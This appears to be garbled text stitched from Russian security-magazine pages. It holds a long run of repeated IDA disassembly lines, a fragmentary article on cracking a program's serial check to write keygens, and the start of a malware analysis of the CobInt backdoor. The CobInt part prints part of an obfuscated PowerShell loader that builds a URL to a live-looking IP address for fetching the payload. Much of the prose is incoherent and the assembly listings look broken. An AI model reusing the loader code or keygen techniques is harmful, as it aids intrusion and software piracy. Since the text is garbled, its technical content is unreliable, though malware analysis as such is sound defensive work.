.text:0000000140001A0C                 ; .pdata:000000014000A1B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A1C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A1D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A1E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A1F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A200↓o
.text:0000000140001A0C                 ; .pdata:000000014000A210↓o
.text:0000000140001A0C                 ; .pdata:000000014000A220↓o
.text:0000000140001A0C                 ; .pdata:000000014000A230↓o
.text:0000000140001A0C                 ; .pdata:000000014000A240↓o
.text:0000000140001A0C                 ; .pdata:000000014000A250↓o
.text:0000000140001A0C                 ; .pdata:000000014000A260↓o
.text:0000000140001A0C                 ; .pdata:000000014000A270↓o
.text:0000000140001A0C                 ; .pdata:000000014000A280↓o
.text:0000000140001A0C                 ; .pdata:000000014000A290↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A2F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A300↓o
.text:0000000140001A0C                 ; .pdata:000000014000A310↓o
.text:0000000140001A0C                 ; .pdata:000000014000A320↓o
.text:0000000140001A0C                 ; .pdata:000000014000A330↓o
.text:0000000140001A0C                 ; .pdata:000000014000A340↓o
.text:0000000140001A0C                 ; .pdata:000000014000A350↓o
.text:0000000140001A0C                 ; .pdata:000000014000A360↓o
.text:0000000140001A0C                 ; .pdata:000000014000A370↓o
.text:0000000140001A0C                 ; .pdata:000000014000A380↓o
.text:0000000140001A0C                 ; .pdata:000000014000A390↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A3F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A400↓o
.text:0000000140001A0C                 ; .pdata:000000014000A410↓o
.text:0000000140001A0C                 ; .pdata:000000014000A420↓o
.text:0000000140001A0C                 ; .pdata:000000014000A430↓o
.text:0000000140001A0C                 ; .pdata:000000014000A440↓o
.text:0000000140001A0C                 ; .pdata:000000014000A450↓o
.text:0000000140001A0C                 ; .pdata:000000014000A460↓o
.text:0000000140001A0C                 ; .pdata:000000014000A470↓o
.text:0000000140001A0C                 ; .pdata:000000014000A480↓o
.text:0000000140001A0C                 ; .pdata:000000014000A490↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A4F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A500↓o
.text:0000000140001A0C                 ; .pdata:000000014000A510↓o
.text:0000000140001A0C                 ; .pdata:000000014000A520↓o
.text:0000000140001A0C                 ; .pdata:000000014000A530↓o
.text:0000000140001A0C                 ; .pdata:000000014000A540↓o
.text:0000000140001A0C                 ; .pdata:000000014000A550↓o
.text:0000000140001A0C                 ; .pdata:000000014000A560↓o
.text:0000000140001A0C                 ; .pdata:000000014000A570↓o
.text:0000000140001A0C                 ; .pdata:000000014000A580↓o
.text:0000000140001A0C                 ; .pdata:000000014000A590↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A5F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A600↓o
.text:0000000140001A0C                 ; .pdata:000000014000A610↓o
.text:0000000140001A0C                 ; .pdata:000000014000A620↓o
.text:0000000140001A0C                 ; .pdata:000000014000A630↓o
.text:0000000140001A0C                 ; .pdata:000000014000A640↓o
.text:0000000140001A0C                 ; .pdata:000000014000A650↓o
.text:0000000140001A0C                 ; .pdata:000000014000A660↓o
.text:0000000140001A0C                 ; .pdata:000000014000A670↓o
.text:0000000140001A0C                 ; .pdata:000000014000A680↓o
.text:0000000140001A0C                 ; .pdata:000000014000A690↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A6F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A700↓o
.text:0000000140001A0C                 ; .pdata:000000014000A710↓o
.text:0000000140001A0C                 ; .pdata:000000014000A720↓o
.text:0000000140001A0C                 ; .pdata:000000014000A730↓o
.text:0000000140001A0C                 ; .pdata:000000014000A740↓o
.text:0000000140001A0C                 ; .pdata:000000014000A750↓o
.text:0000000140001A0C                 ; .pdata:000000014000A760↓o
.text:0000000140001A0C                 ; .pdata:000000014000A770↓o
.text:0000000140001A0C                 ; .pdata:000000014000A780↓o
.text:0000000140001A0C                 ; .pdata:000000014000A790↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A7F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A800↓o
.text:0000000140001A0C                 ; .pdata:000000014000A810↓o
.text:0000000140001A0C                 ; .pdata:000000014000A820↓o
.text:0000000140001A0C                 ; .pdata:000000014000A830↓o
.text:0000000140001A0C                 ; .pdata:000000014000A840↓o
.text:0000000140001A0C                 ; .pdata:000000014000A850↓o
.text:0000000140001A0C                 ; .pdata:000000014000A860↓o
.text:0000000140001A0C                 ; .pdata:000000014000A870↓o
.text:0000000140001A0C                 ; .pdata:000000014000A880↓o
.text:0000000140001A0C                 ; .pdata:000000014000A890↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A8F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A900↓o
.text:0000000140001A0C                 ; .pdata:000000014000A910↓o
.text:0000000140001A0C                 ; .pdata:000000014000A920↓o
.text:0000000140001A0C                 ; .pdata:000000014000A930↓o
.text:0000000140001A0C                 ; .pdata:000000014000A940↓o
.text:0000000140001A0C                 ; .pdata:000000014000A950↓o
.text:0000000140001A0C                 ; .pdata:000000014000A960↓o
.text:0000000140001A0C                 ; .pdata:000000014000A970↓o
.text:0000000140001A0C                 ; .pdata:000000014000A980↓o
.text:0000000140001A0C                 ; .pdata:000000014000A990↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000A9F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AA90↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAD0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AAF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AB90↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABD0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ABF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AC90↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACD0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ACF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AD90↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADD0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000ADF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AE90↓o
.text:0000000140001A0C                 ; .pdata:000000014000AEA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AEB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AEC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AED0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AEE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AEF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF00↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF10↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF20↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF30↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF40↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF50↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF60↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF70↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF80↓o
.text:0000000140001A0C                 ; .pdata:000000014000AF90↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFA0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFB0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFC0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFD0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFE0↓o
.text:0000000140001A0C                 ; .pdata:000000014000AFF0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B000↓o
.text:0000000140001A0C                 ; .pdata:000000014000B010↓o
.text:0000000140001A0C                 ; .pdata:000000014000B020↓o
.text:0000000140001A0C                 ; .pdata:000000014000B030↓o
.text:0000000140001A0C                 ; .pdata:000000014000B040↓o
.text:0000000140001A0C                 ; .pdata:000000014000B050↓o
.text:0000000140001A0C                 ; .pdata:000000014000B060↓o
.text:0000000140001A0C                 ; .pdata:000000014000B070↓o
.text:0000000140001A0C                 ; .pdata:000000014000B080↓o
.text:0000000140001A0C                 ; .pdata:000000014000B090↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B0F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B100↓o
.text:0000000140001A0C                 ; .pdata:000000014000B110↓o
.text:0000000140001A0C                 ; .pdata:000000014000B120↓o
.text:0000000140001A0C                 ; .pdata:000000014000B130↓o
.text:0000000140001A0C                 ; .pdata:000000014000B140↓o
.text:0000000140001A0C                 ; .pdata:000000014000B150↓o
.text:0000000140001A0C                 ; .pdata:000000014000B160↓o
.text:0000000140001A0C                 ; .pdata:000000014000B170↓o
.text:0000000140001A0C                 ; .pdata:000000014000B180↓o
.text:0000000140001A0C                 ; .pdata:000000014000B190↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B1F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B200↓o
.text:0000000140001A0C                 ; .pdata:000000014000B210↓o
.text:0000000140001A0C                 ; .pdata:000000014000B220↓o
.text:0000000140001A0C                 ; .pdata:000000014000B230↓o
.text:0000000140001A0C                 ; .pdata:000000014000B240↓o
.text:0000000140001A0C                 ; .pdata:000000014000B250↓o
.text:0000000140001A0C                 ; .pdata:000000014000B260↓o
.text:0000000140001A0C                 ; .pdata:000000014000B270↓o
.text:0000000140001A0C                 ; .pdata:000000014000B280↓o
.text:0000000140001A0C                 ; .pdata:000000014000B290↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B2F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B300↓o
.text:0000000140001A0C                 ; .pdata:000000014000B310↓o
.text:0000000140001A0C                 ; .pdata:000000014000B320↓o
.text:0000000140001A0C                 ; .pdata:000000014000B330↓o
.text:0000000140001A0C                 ; .pdata:000000014000B340↓o
.text:0000000140001A0C                 ; .pdata:000000014000B350↓o
.text:0000000140001A0C                 ; .pdata:000000014000B360↓o
.text:0000000140001A0C                 ; .pdata:000000014000B370↓o
.text:0000000140001A0C                 ; .pdata:000000014000B380↓o
.text:0000000140001A0C                 ; .pdata:000000014000B390↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B3F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B400↓o
.text:0000000140001A0C                 ; .pdata:000000014000B410↓o
.text:0000000140001A0C                 ; .pdata:000000014000B420↓o
.text:0000000140001A0C                 ; .pdata:000000014000B430↓o
.text:0000000140001A0C                 ; .pdata:000000014000B440↓o
.text:0000000140001A0C                 ; .pdata:000000014000B450↓o
.text:0000000140001A0C                 ; .pdata:000000014000B460↓o
.text:0000000140001A0C                 ; .pdata:000000014000B470↓o
.text:0000000140001A0C                 ; .pdata:000000014000B480↓o
.text:0000000140001A0C                 ; .pdata:000000014000B490↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B4F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B500↓o
.text:0000000140001A0C                 ; .pdata:000000014000B510↓o
.text:0000000140001A0C                 ; .pdata:000000014000B520↓o
.text:0000000140001A0C                 ; .pdata:000000014000B530↓o
.text:0000000140001A0C                 ; .pdata:000000014000B540↓o
.text:0000000140001A0C                 ; .pdata:000000014000B550↓o
.text:0000000140001A0C                 ; .pdata:000000014000B560↓o
.text:0000000140001A0C                 ; .pdata:000000014000B570↓o
.text:0000000140001A0C                 ; .pdata:000000014000B580↓o
.text:0000000140001A0C                 ; .pdata:000000014000B590↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B5F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B600↓o
.text:0000000140001A0C                 ; .pdata:000000014000B610↓o
.text:0000000140001A0C                 ; .pdata:000000014000B620↓o
.text:0000000140001A0C                 ; .pdata:000000014000B630↓o
.text:0000000140001A0C                 ; .pdata:000000014000B640↓o
.text:0000000140001A0C                 ; .pdata:000000014000B650↓o
.text:0000000140001A0C                 ; .pdata:000000014000B660↓o
.text:0000000140001A0C                 ; .pdata:000000014000B670↓o
.text:0000000140001A0C                 ; .pdata:000000014000B680↓o
.text:0000000140001A0C                 ; .pdata:000000014000B690↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6D0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6E0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B6F0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B700↓o
.text:0000000140001A0C                 ; .pdata:000000014000B710↓o
.text:0000000140001A0C                 ; .pdata:000000014000B720↓o
.text:0000000140001A0C                 ; .pdata:000000014000B730↓o
.text:0000000140001A0C                 ; .pdata:000000014000B740↓o
.text:0000000140001A0C                 ; .pdata:000000014000B750↓o
.text:0000000140001A0C                 ; .pdata:000000014000B760↓o
.text:0000000140001A0C                 ; .pdata:000000014000B770↓o
.text:0000000140001A0C                 ; .pdata:000000014000B780↓o
.text:0000000140001A0C                 ; .pdata:000000014000B790↓o
.text:0000000140001A0C                 ; .pdata:000000014000B7A0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B7B0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B7C0↓o
.text:0000000140001A0C                 ; .pdata:000000014000B7D0↓o
.text:
```

ЗОЛОТОЙ КЛЮЧИК

Разбираем на примере пушки разработки кейгенов

ИВ

Многие программы используют ключи для активации лицензии. Блокирует час, только пользователи знают и пишут взломы, отслеживайте выдачу ключей, ставьте ограничения на количество активаций — в общем, куча способов. В этой статье я покажу на примере как именно кейгены подбирают серийники и создают кейгены.

Для демонстрации я взяла реверсер программу с не самой простой системой регистрации. Если человек не будет знакомым, для него это может показаться чем-то вроде магии. Но на самом деле ничего сверхъестественного. Материал будет полезен тем, кто занимается разработкой ПО, а также тем, кто хочет обезопасить свои программы от взлома. Для понимания статьи нужно знание ассемблера и отладчика OllyDbg.

WARNING

Статья носит исключительно научный характер и предназначена для использования безопасности и специалистов по разработке защиты программ. Ни редакция, ни автор не несут ответственности за любой вред, причиненный с применением полученной информации. Помните, что взлом ПО является нарушением авторского законодательства. Уважайте интеллектуальную собственность!

ПОДБОР КЛЮЧА

Предположим, что пользователь проверяет регистрационный ключ при нажатии Alt+A. В вот выглядит он в нашем примере, по первой догадке, вводим туда 1234 — далее в предсказуемости, в основном, не нуждается.

Подбирать ключ будем пошагово. Начнем с того, что программа в системе регистрирует ключ, а потом проверяет его. Для отслеживания обращений к реестру использовала утилиту из разбора до начала, которая запускала свою копию в отладчике и выдавала все обращения к реестру. Для отслеживания обращений к файлам использовала Process Monitor. Для отслеживания обращений к сетевым ресурсам использовала и настроила этот продукт до полного удобства. Для отслеживания обращений к реестру использовала Regmon.

Запускаем Regmon, ставим на ключевые слова, которые мы ищем — в нашем случае **HKCU\Software\Cryptex**. Ставим точку прерывания на открывание и закрытие ключа.

При этом получаемый ожидаемый ответ **HKCU\Software\Cryptex** — в нем есть ключ **Serial**. Ставим точку прерывания — на нем прерывание **HKCU\Software\Cryptex\Serial**. Нажимаем Alt+A, видим, что ключ не изменился и дальше **Serial**, в которым мы ранее ввели 1234 — в нем и сохранилось.

Отлично! Догадываем, что алгоритм проверки **HKCU** получает данные, которые сохранены в системе при регистрации ключа. Не это значит, что сравнивает с ключом, который мы ввели. Ставим прерывание на **HKCU\Software\Cryptex\Serial**. Нажимаем Alt+A, видим, что прерывание сработало. Ставим прерывание на открывание и закрытие ключа **HKCU\Software\Cryptex

CobInt — это бэкдор, который активно использует группировка Cobalt/(Ex)Cobalt при атаках на российские компании. В статье мы по шагам выполним реверс CobInt и изучим полезные техники анализа этой малвари.

jb1nt
CSIRT PT ESC, Positive Technologies
ru.linkedin@gmail.com

WWW

Подробности про группировку, инструменты и TTP ищи по ссылкам:

- Cobalt: обновление тактик и инструментов
- Хер на то: взяв (Ex)Cobalt на российские компании в 2023 году

POWERSHELL LOADER

В начале 2024 года наша команда по расследованию инцидентов (PT ESC Positive Technologies) выявила применение малвари CobInt в инфраструктуре заказчика. Проанализировав логи EVTX на скомпромитированной машине, мы извлекли сильно обфусцированный вредоносный скрипт PowerShell.

```
function qyaxXF
{
return "BC6B9396"
}
function bmEzWk1
{
$GGAHZ = FXYfHc
return "E92117"+"DA78"+$GGAHZ
}
function fnuGCXQ
{
return "160A"+"057"+"76A979"
}
function GGqzTl
{
return "5C00DC"+"34FBD"+"B45C77"
}
function AomXEI
{
$Lx5 = UoFqcaE
$mgh7mM = yGPbmQLU
return $Lx5+$mgh7mM
}
function bGdMrG
{
$J6BMk = KrwUgnqBn
$3hLU = ApzwTkbEs
return "28"+$J6BMk+$3hLU
}
function cY7Ny9
{
```

Обфусцированный код PowerShell

В конце кода скрипта мы видим вызов единственной функции, которая нас больше всего и интересует.

```
return "DE8B"+"E3367"+"4B5A5"+"EAAA"+$GdqFAL
}
function IoFqcaE
{
$Lx1 = ZuMxrbF
return "A7D8FBF"+"5B6C9B"+"B17E4"+$Lx1
}
function CnnCaaW
{
$qQX = qqlYPPQ+
$HZlg = VtAdCxWnr
return $hCX+$HZlg
}
function YtRbuuT
{
[System.Net.ServicePointManager]::SecurityProtocol = [System.Net.SecurityProtocolType]::Tls12;
$Fqxmzd = [Text.Encoding]::UTF8.GetBytes("http://185.208.158.75:443/index.htm?ZGVzY3JpcHRpb24tMjAyMjAyMjAy
```

COBINT

ИЗУЧАЕМ РЕВЕРС МАЛВАРИ НА ПРИМЕРЕ ИЗВЕСТНОГО БЭКДОРА

ИССЛЕДОВАНИЕ ЗАГРУЗЧИКА

Unhashing functions

Настало время пошариться в загрузчике. Открываем содержимое файл в ebdbg. В куче встречаются множество вызовов функции **401380** и которая передается различные пяти значения. Обычно такой паттерн свидетельствует функции, отвечающие за всасывание данных из потока и разбивает в несколько значений. Как видно на скриншоте, первый вызов вызвал или функцию **LoadLibraryW** библиотеки **kernel32**, а также не адрес в ECX.

Вызов функции **401380**

Рассмотрим эту функцию подробнее. Обратим внимание на следующий код.

```
.text:00401380 ; ---------- sub_401380 ---------- ; =S
.text:00401380 sub_401380      proc near               ; CODE XREF: sub_4
.text:00401380                 push    esi             ; hProcHeap
.text:00401381                 push    edi             ; dwFlags
.text:00401382                 push    0               ; dwHeapSize
.text:00401384                 push    0               ; lpAddress
.text:00401386                 mov     esi, ecx
.text:00401388                 mov     edi, ds:HeapAlloc
.text:0040138E                 call    esi ; GetProcessHeap
.text:00401390                 mov     ecx, eax
.text:00401392                 call    edi ; HeapAlloc
.text:00401394                 retn    0Ch
.text:00401394 sub_401380      endp
```

Этот модуль сначала получает указатель на PEB (Process Environment Block) через смещение **0x30** в TEB (Thread Environment Block), доступ к которому осуществляется через **fs:**. Затем код получает по смещению **0x18** в **0x20**. Чтобы понять, что это за смещения, можно обратиться к описанию структуры PEB, которая выглядит примерно так:

- загружаемые модули в ФОЗУ;
- модули изменены ядр. Ежелиа.ед для установки Ebda-поиска на EntryPoint;
- параметры исполнения процесса и
- переменщиков начальных FB к рассматриваемому участку кода.

Команда **dt ntdll!_PEB @fs:0** покажет структуру PEB со смещениями:

Структура PEB, LDR, GAMA в WIN32

Первое смещение указывает на двусвязный список **InMemoryOrderModuleList**, который содержит загруженные модули для того процесса. Каждый элемент в этом списке является указателем на структуру **_LDR_DATA_TABLE_ENTRY**. Смещение на него равно **0x14**. Поэтому первая группа strlen в начинающем на него структуры **_LDR_DATA_TABLE_ENTRY**

Структура PEB, LDR, GAMA в WIN32

Таким образом, по смещению **0x30** код получает доступ к полю **buffer** с именем модуля. Данные выравнивается функцией, в которую загруженная подпрограмма указатель на строку с именем модуля и длина строки.

Вызов функции выравнивания строки

Эта функция выполняет выравнивание строки. Алгоритм выглядит следующим образом:

```
.text:00401000 ; ---------- sub_401000 ---------- ; =S
.text:00401000 sub_401000      proc near               ; CODE XREF: sub_4
.text:00401000                 push    esi             ; lpSrc
.text:00401001                 push    edi             ; lpDst
.text:00401002                 push    ecx             ; dwLen
.text:00401003                 push    edx             ; dwFlags
.text:00401004                 push    eax             ; lpMapping
.text:00401005                 push    offset sub_401000 ; lpfnCallBack
.text:0040100A                 push    offset sub_401000 ; lpfnCompare
.text:0040100F                 push    offset sub_401000 ; lpfnSort
.text:00401014                 push    offset sub_401000 ; lpfnHash
.text:00401019                 push    offset sub_401000 ; lpfnUnhash
.text:0040101E                 push    offset sub_401000 ; lpfnCreate
.text:00401023                 push    offset sub_401000 ; lpfnDelete
.text:00401028                 push    offset sub_401000 ; lpfnAlloc
.text:0040102D                 push    offset sub_401000 ; lpfnFree
.text:00401032                 push    offset sub_401000 ; lpfnCompareSort
.text:00401037                 push    offset sub_401000 ; lpfnHashSort
.text:0040103C                 push    offset sub_401000 ; lpfnUnhashSort
.text:00401041                 push    offset sub_401000 ; lpfnCreateSort
.text:00401046                 push    offset sub_401000 ; lpfnDeleteSort
.text:0040104B                 push    offset sub_401000 ; lpfnAllocSort
.text:00401050                 push    offset sub_401000 ; lpfnFreeSort
.text:00401055                 push    offset sub_401000 ; lpfnCompareHash
.text:0040105A                 push    offset sub_401000 ; lpfnHashHash
.text:0040105F                 push    offset sub_401000 ; lpfnUnhashHash
.text:00401064                 push    offset sub_401000 ; lpfnCreateHash
